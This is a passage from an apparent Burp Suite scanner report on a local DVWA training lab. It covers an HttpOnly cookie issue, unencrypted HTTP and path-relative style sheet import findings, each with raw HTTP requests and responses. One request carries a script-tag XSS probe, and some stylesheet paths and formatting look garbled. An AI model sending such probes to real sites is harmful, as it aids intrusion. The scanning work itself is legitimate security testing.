<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content
...[SNIP]...
```


7.2. http://localhost/DVWA_lab/vulnerabilities/xss_d/

Summary

	Severity:	Low
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_d/

Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- **PHPSESSID**

The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.

Request 1


```
GET /DVWA_lab/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(%22XSS%22)%3C/script%3E HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

Response 1

```
HTTP/1.1 302 Found
Date: Sat, 19 Oct 2019 16:44:10 GMT
Server: Apache/2.4.37 (Debian)
Set-Cookie: PHPSESSID=jb2tsk7jlc7pm30g39i4p037k; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=jb2tsk7jlc7pm30g39i4p037k; path=/
Set-Cookie: security=low
Location: ../login.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

8. Unencrypted communications

Summary

	Severity:	Low
	Confidence:	Certain

Host:	http://localhost
Path:	/

Issue description

The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. Unencrypted connections have been exploited by ISPs and governments to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.

To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Please note that using a mixture of encrypted and unencrypted communications is an ineffective defense against active attackers, because they can easily remove references to encrypted resources when these references are transmitted over an unencrypted connection.

Issue remediation

Applications should use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server. The Strict-Transport-Security HTTP header should be used to ensure that clients refuse to access the server over an insecure connection.

References

- [Marking HTTP as non-secure](#)
- [Configuring Server-Side SSL/TLS](#)
- [HTTP Strict Transport Security](#)

Vulnerability classifications

- [CWE-326: Inadequate Encryption Strength](#)

9. Path-relative style sheet import

There are 8 instances of this issue:

- [/DVWA_lab/vulnerabilities/csp/](#)
- [/DVWA_lab/vulnerabilities/javascript/](#)
- [/DVWA_lab/vulnerabilities/sqli/](#)
- [/DVWA_lab/vulnerabilities/sqli_blind/](#)
- [/DVWA_lab/vulnerabilities/weak_id/](#)
- [/DVWA_lab/vulnerabilities/xss_d/](#)
- [/DVWA_lab/vulnerabilities/xss_r/](#)
- [/DVWA_lab/vulnerabilities/xss_s/](#)

Issue background

Path-relative style sheet import vulnerabilities arise when the following conditions hold:

1. A response contains a style sheet import that uses a path-relative URL (for example, the page at `/original-path/file.php` might import `styles/main.css`).
2. When handling requests, the application or platform tolerates superfluous path-like data following the original filename in the URL (for example, `/original-path/file.php/extra-junk/`). When superfluous data is added to the original URL, the application's response still contains a path-relative stylesheet import.
3. The response in condition 2 can be made to render in a browser's quirks mode, either because it has a missing or old doctype directive, or because it allows itself to be framed by a page under an attacker's control.
4. When a browser requests the style sheet that is imported in the response from the modified URL (using the URL `/original-path/file.php/extra-junk/styles/main.css`), the application returns something other than the CSS response that was supposed to be imported. Given the behavior described in condition 2, this will typically be the same response that was originally returned in condition 1.

5. An attacker has a means of manipulating some text within the response in condition 4, for example because the application stores and displays some past input, or echoes some text within the current URL.

Given the above conditions, an attacker can execute CSS injection within the browser of the target user. The attacker can construct a URL that causes the victim's browser to import as CSS a different URL than normal, containing text that the attacker can manipulate.

Being able to inject arbitrary CSS into the victim's browser may enable various attacks, including:

- Executing arbitrary JavaScript using IE's `expression()` function.
- Using CSS selectors to read parts of the HTML source, which may include sensitive data such as anti-CSRF tokens.
- Capturing any sensitive data within the URL query string by making a further style sheet import to a URL on the attacker's domain, and monitoring the incoming Referer header.

Issue remediation

The root cause of the vulnerability can be resolved by not using path-relative URLs in style sheet imports. Aside from this, attacks can also be prevented by implementing all of the following defensive measures:

- Setting the HTTP response header "X-Frame-Options: deny" in all responses. One method that an attacker can use to make a page render in quirks mode is to frame it within their own page that is rendered in quirks mode. Setting this header prevents the page from being framed.
- Setting a modern doctype (e.g. "`<!doctype html>`") in all HTML responses. This prevents the page from being rendered in quirks mode (unless it is being framed, as described above).
- Setting the HTTP response header "X-Content-Type-Options: nosniff" in all responses. This prevents the browser from processing a non-CSS response as CSS, even if another page loads the response via a style sheet import.

References


- [Detecting and exploiting path-relative stylesheet import \(PRSSI\) vulnerabilities](#)

Vulnerability classifications

- [CWE-16: Configuration](#)

9.1. http://localhost/DVWA_lab/vulnerabilities/csp/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Request 1

```
GET /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:25 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Vary: Accept-Encoding
Content-Length: 4229
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
  <meta http-equiv="Content-T
...[SNIP]...
</title>
```

```
<link rel="stylesheet" type="text/css" href="../../dwwa/css/main.css" />
```

```
<link rel="icon" type="image/ico" href="../../favicon.ico" />
...[SNIP]...
```

Request 2

```
GET /DVWA_lab/vulnerabilities/csp/index.php/h4qbdn/a3qgk6/qci9df/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:26 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
```

```
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Vary: Accept-Encoding
Content-Length: 4229
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
  <meta http-equiv="Content-T
```

```
...[SNIP]...
</title>
```

```
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
```

```
<link rel="icon" type="image/ico" href="../../favicon.ico" />
...[SNIP]...
```

Request 3

```
GET /DVWA_lab/vulnerabilities/csp/index.php/h4qbdn/dvwa/css/main.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 3

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:26 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Vary: Accept-Encoding
Content-Length: 4229
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
  <meta http-equiv="Content-T
```

```
...[SNIP]...
```

9.2. http://localhost/DVWA_lab/vulnerabilities/javascript/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/javascript/

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Request 1

```
GET /DVWA_lab/vulnerabilities/javascript/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:07 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8387
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  </title>

  <link rel="stylesheet" type="text/css" href=".../dvwa/css/main.css" />

  <link rel="icon" type="image/ico" href=".../favicon.ico" />
...[SNIP]...
```

Request 2

```
GET /DVWA_lab/vulnerabilities/javascript/index.php/oeazc5/rd1nql/vkqs7v/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:08 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8387
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  </title>

  <link rel="stylesheet" type="text/css" href=" ../dvwa/css/main.css" />

  <link rel="icon" type="image/ico" href=" ../favicon.ico" />
...[SNIP]...
```

Request 3

```
GET /DVWA_lab/vulnerabilities/javascript/index.php/oeazc5/dvwa/css/main.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 3

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:08 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8387
```

Connection: close
Content-Type: text/html;charset=utf-8


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>  
  <meta http-equiv="Content-T  
...[SNIP]...
```

9.3. http://localhost/DVWA_lab/vulnerabilities/sqli/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli/

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli/ HTTP/1.1  
Host: localhost  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=%27&Submit=Submit  
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt  
Connection: close  
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK  
Date: Sat, 19 Oct 2019 16:39:29 GMT  
Server: Apache/2.4.37 (Debian)  
Expires: Tue, 23 Jun 2009 12:00:00 GMT  
Cache-Control: no-cache, must-revalidate  
Pragma: no-cache
```


Vary: Accept-Encoding
Content-Length: 4485
Connection: close
Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  </title>

  <link rel="stylesheet" type="text/css" href="../../../dvwa/css/main.css" />

  <link rel="icon" type="image/ico" href="../../../favicon.ico" />
...[SNIP]...
```

Request 2

```
GET /DVWA_lab/vulnerabilities/sqli/index.php/picx3x/kjgxe/k406ma/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=%27&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4485
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  </title>

  <link rel="stylesheet" type="text/css" href="../../../dvwa/css/main.css" />

  <link rel="icon" type="image/ico" href="../../../favicon.ico" />
...[SNIP]...
```

Request 3

```
GET /DVWA_lab/vulnerabilities/sqli/index.php/picx3x/dvwa/css/main.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=%27&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 3

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4485
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

9.4. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli_blind/

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli_blind/?id=asdsda&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:39:02 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4573
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  </title>

  <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

  <link rel="icon" type="image/ico" href="../../favicon.ico" />
...[SNIP]...
```

Request 2

```
GET /DVWA_lab/vulnerabilities/sqli_blind/index.php/eq0nkt/hf3mq6/nk0kn6/?id=asdsda&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4573
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />
...[SNIP]...
```

Request 3

```
GET /DVWA_lab/vulnerabilities/sqli_blind/index.php/eq0nkt/dvwa/css/main.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 3

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4525
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

9.5. http://localhost/DVWA_lab/vulnerabilities/weak_id/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/weak_id/

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Request 1

```
GET /DVWA_lab/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:11 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3517
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  </title>

    <link rel="stylesheet" type="text/css" href="../../dwwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />
...[SNIP]...
```

Request 2

```
GET /DVWA_lab/vulnerabilities/weak_id/index.php/kik763/yhm6cb/kcde9t/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=1
```

Connection: close
Upgrade-Insecure-Requests: 1

Response 2

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3517
Connection: close
Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />
...[SNIP]...
```

Request 3

GET /DVWA_lab/vulnerabilities/weak_id/index.php/kik763/dvwa/css/main.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=1
Connection: close
Upgrade-Insecure-Requests: 1

Response 3

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:30 GMT
